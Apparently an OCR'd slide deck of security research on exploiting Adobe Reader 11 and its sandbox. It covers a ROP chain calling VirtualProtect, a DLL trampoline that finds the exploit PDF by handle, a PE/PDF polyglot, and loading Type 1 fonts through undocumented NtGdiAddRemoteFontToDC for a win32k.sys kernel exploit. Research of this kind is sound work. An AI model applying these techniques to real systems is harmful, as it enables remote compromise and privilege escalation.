
Operating on data from stack – example




Operating on data from stack – example



Operating on data from stack – example



Operating on data from stack – example



The ROP chain


- We now have all the primitives necessary to reliably create a ROP chain to achieve arbitrary code execution in the sandboxed process.
- It would be easiest and most elegant to perform a single `LoadLibrary(exploit PDF path)` call.
  - The `%PDF` magic doesn't have to appear at the beginning of the file.
  - We could create a PE+PDF binary polyglot and have the rest of the exploit written in C/C++.
    - Ange Albertini has done it in his CorkaMIX proof of concept in 2012 (https://code.google.com/p/corkami/wiki/mix).


LoadLibrary(self) problems

- Unfortunately, the input file path is nowhere to be found on the exploited thread's stack.
- Also, Adobe Reader recently began rejecting PDF files starting with the "MZ" signature.

The ROP chain

- We have to settle on a less elegant solution.
- `VirtualProtect(&stack, PAGE_EXECUTE_READWRITE)` and a 1st stage payload on the stack will do.
- In the first frame, we're using CoolType's internal implementation of `GetProcAddress()`, which resolves a function from `kernel32.dll` and jumps to it immediately.




Pid 4660 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next
00f3d1eb 0000 add byte ptr [eax],al
00f3d1ed 0000 add byte ptr [eax],al
00f3d1ef 0000 add byte ptr [eax],al
00f3d1f1 0000 add byte ptr [eax],al
00f3d1f3 0000 add byte ptr [eax],al
00f3d1f5 0000 add byte ptr [eax],al
00f3d1f7 00fc add ah,bh
00f3d1f9 d39c04f8d39c04 rcr dword ptr [esp+eax+49CD3F8h],cl
00f3d200 0000 add byte ptr [eax],al
00f3d202 0000 add byte ptr [eax],al
00f3d204 f8 clc
00f3d205 d39c0400001166 rcr dword ptr CoolType (66110000)[esp+eax],cl
00f3d20c cc int 3
00f3d20d 0000 add byte ptr [eax],al
00f3d20f 0000 add byte ptr [eax],al
00f3d211 0000 add byte ptr [eax],al
00f3d213 0000 add byte ptr [eax],al
00f3d215 0000 add byte ptr [eax],al
00f3d217 000404 add byte ptr [esp+eax],al
00f3d21a 0000 add byte ptr [eax],al
00f3d21c 0000 add byte ptr [eax],al
00f3d21e 0000 add byte ptr [eax],al
00f3d220 0000 add byte ptr [eax],al
00f3d222 0000 add byte ptr [eax],al
00f3d224 0000 add byte ptr [eax],al
Registers
Customize...
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 1
esi 2000
ebx 0
edx 7790cb70
ecx f3ce24
eax 1
ebp 66150e09
eip f3d20c
cs 1b
efl 202
esp f3ce60
ss 23
dr0 0
Ln 0, Col 0
Sys 0:<Local>
Proc 000:1234
Thrd 000:934
ASM
OVR
CAPS
NUM

First stage payload


- Not convinced to writing a second-stage font-related `win32k.sys` exploit in assembly.
- It'd be best to have a controlled DLL loaded via `LoadLibrary()`, after all.
- To our advantage:
  - The renderer process has an active HANDLE to the exploit PDF file with read access.
  - While filesystem access is largely limited (especially *write* capabilities), the renderer has write access to a temporary directory at `%APPDATA%\Adobe\Acrobat\11.0`.

First stage payload – a DLL trampoline

- Compile the 2nd stage DLL with the exploit PDF file specified in Visual Studio’s `/STUB` linker option.
  - Embeds the indicated file as the MS-DOS stub at the file beginning.
    - The file must be a valid MS-DOS file itself (contain seemingly valid `IMAGE_DOS_HEADER`) to be allowed by the linker.
  - Results in a valid PE/PDF polyglot.
- Replace the „MZ” magic bytes with something else, e.g. „mz”.

First stage payload – a DLL trampoline

- In the assembly payload:
  - Iterate over all possible HANDLE values, i.e. `range(0, 0x1000, 4)`,
  - Call the `kernel32!GetFinalPathNameByHandle()` function over each to obtain the corresponding file path.
  - The one ending with „.pdf" is our exploit file. Copy it to `%APPDATA%\Adobe\Acrobat\11.0`.
  - Write back the original „MZ" signature to the file to make it a valid PE.
  - Invoke `LoadLibrary()` over the new file, having our C++ `DllMain()` function invoked.




```
#include <Windows.h>

extern "C"
BOOL WINAPI DllMain(
  HINSTANCE hinstDLL,
  DWORD fdwReason,
  LPVOID lpvReserved
) {
  MessageBoxA(NULL, "Hello, World!", "Hello, World!", MB_ICONINFORMATION);
  return TRUE;
}
```

Second stage payload – the DLL

- Since there's only a x86 build of Adobe Reader, we can have a single 2nd stage DLL.
  - can exploit both x86 and x86-64 kernels by recognizing the underlying system architecture (`IsWow64Process()`) and driving exploitation accordingly.
  - in both cases, a new window must be created with `CreateWindow()`.
  - the difference is in its *Window Procedure* (`WNDCLASSEXW.lpfnWndProc`).

Second stage payload – rendering the font

- Loading and rendering a font in Windows is a matter of calling a few API functions:
  - **`CreateWindow()`** – create the window to draw on.
  - **`AddFontResource()`** – load the font in the system.
  - **`BeginPaint()`** – prepare window for painting.
  - **`CreateFont()`** – create a logical font with specific characteristics.
  - **`SelectObject()`** – select the font for usage with the device context.
  - **`TextOut()`** – display specified text on the window with previously defined style.
  - **`DeleteObject()`** – destroy the font.
  - **`EndPaint()`** – mark the end of painting in the window.
- All of the above calls work fine with the Adobe Reader sandbox, except...

Second stage payload – loading a font

```
int AddFontResource(
  _In_  LPCTSTR lpszFilename
);
```

- Loads fonts from the specified path in the system.
- `win32k.sys` refuses to load any fonts via `AddFontResource()` under the Adobe Reader sandbox.
- What now?

Second stage payload – loading a font

- There is `AddFontMemResourceEx()`, which installs fonts directly from memory.
  - However, it provides no means of loading fonts consisting of two or more files (Type 1) – expects a continuous data region which is loaded as a one „resource file".
  - People on the Internet have had the same problem, with no solution found.
  - Reverse-engineering `win32k.sys` confirms this.
- No other official/documented functions that we could use with Type 1 fonts.

Second stage payload – loading a font

If we take a look in IDA, there is one more syscall referencing the font-loading code: **`NtGdiAddRemoteFontToDC`**.

BINGO!

Loading fonts via NtGdiAddRemoteFontToDC

- Absolutely no public information regarding the system call, officially or unofficially.
- If we Google for „AddFontRemoteFontToDC", the only result is the description of Microsoft's patent US6313920 from August 1998.

Loading fonts via NtGdiAddRemoteFontToDC

In the disclosed embodiment, the whole font is loaded onto the system using the private interface function called AddRemoteFontToDC. ***This private function takes as input arguments the buffer which contains the image of the font to be added to the Device Context, the size of the buffer, and the handle of the Device Context (hdc).*** *This function is very similar to the public Application Programming Interface (API) function AddFontResource. This private function is called by the spooler process to load the font image from the spool file to the printer Device Context (DC).*

System and method for remote printing using incremental font subsetting**,**

Bodin Dresevic, Xudong Wu, Gerrit Bruce van Wingerden

Loading fonts via NtGdiAddRemoteFontToDC

- Fortunately, it's not just a raw buffer with font data – it's font files preceeded by a header specifying the memory partitioning and whether it's a Type 1 font or not.
- The reverse engineered structure is as follows:

```
typedef struct tagTYPE1FONTHEADER {
  ULONG IsType1Font;
  ULONG NumberOfFiles;
  ULONG Offsets[2];
  BYTE  Data[1];
} TYPE1FONTHEADER, *PTYPE1FONTHEADER;
```

